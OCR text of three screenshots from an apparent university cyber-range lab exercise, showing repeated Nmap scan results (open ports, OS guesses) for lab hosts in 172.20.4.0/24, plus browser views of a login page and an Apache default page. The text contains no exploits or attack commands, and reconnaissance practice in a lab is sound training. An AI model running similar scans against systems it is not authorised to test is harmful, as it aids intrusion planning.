

Mozilla Firefox
qterminal
Lab_8.txt (~/Desktop) - ...
07:57 PM
kali@kali: ~
File Actions Edit View Help
Mozilla Firefox
172.20.4.49/
172.20.4.49
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU
These aren't the droids you're looking for.
SF:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,2F,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 52.08 seconds
kali@kali: ~
File Actions Edit View Help
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Nmap scan report for 172.20.4.49
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Nmap scan report for 172.20.4.254
Host is up (0.00022s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Nmap scan report for 172.20.4.1
Host is up (0.000046s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 31.38 seconds
kali@kali
^C
kali@kali

Figure 5



Griffith University Cyber ... qterminal
Lab_8.txt (~/Desktop) - ...
07:58 PM
kali@kali: ~
File Actions Edit View Help
Griffith University Cyber Range - Mozilla Firefox
Griffith University Cyber
Server Not Found
https://172.20.4.254/#/
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU
GRIFFITH UNIVERSITY CYBER RANGE
Username
Password
Login
Information technology resources are essential for accomplishing Griffith University's mission. Members of the University community are granted shared access to these resources on condition they are used in accordance with the University's Information Technology Code of Practice. This Code of Practice applies irrespective of where the University information technology resources are accessed and used, and includes use at home. You can expect sanctions if you act irresponsibly and disregard your oblications under the Code of Practice. It is your responsiblity to become familiar with the Code of Practice.
SF:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,2F,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 52.08 seconds
(kali㉿kali)-[~]
kali@kali: ~
File Actions Edit View Help
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Nmap scan report for 172.20.4.49
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Nmap scan report for 172.20.4.254
Host is up (0.00022s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Nmap scan report for 172.20.4.1
Host is up (0.000046s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 31.38 seconds
(kali㉿kali)-[~]
$ ^C
(kali㉿kali)-[~]
$

Figure 6



Apache2 Debian Default ...
qterminal
Lab_8.txt (~/Desktop) - ...
07:58 PM
kali@kali: ~
File Actions Edit View Help
Apache2 Debian Default Page: It works - Mozilla Firefox
Apache2 Debian Default Pag
Server Not Found
172.20.4.1
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Debian Logo
Apache2 Debian Default Page
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
SF:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,2F,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 52.08 seconds
kali@kali: ~
File Actions Edit View Help
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Nmap scan report for 172.20.4.49
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Nmap scan report for 172.20.4.254
Host is up (0.00022s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 1 hop
Nmap scan report for 172.20.4.1
Host is up (0.000046s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 31.38 seconds
(kali㉿kali)-[~]
$ ^C
(kali㉿kali)-[~]
$

Figure 7

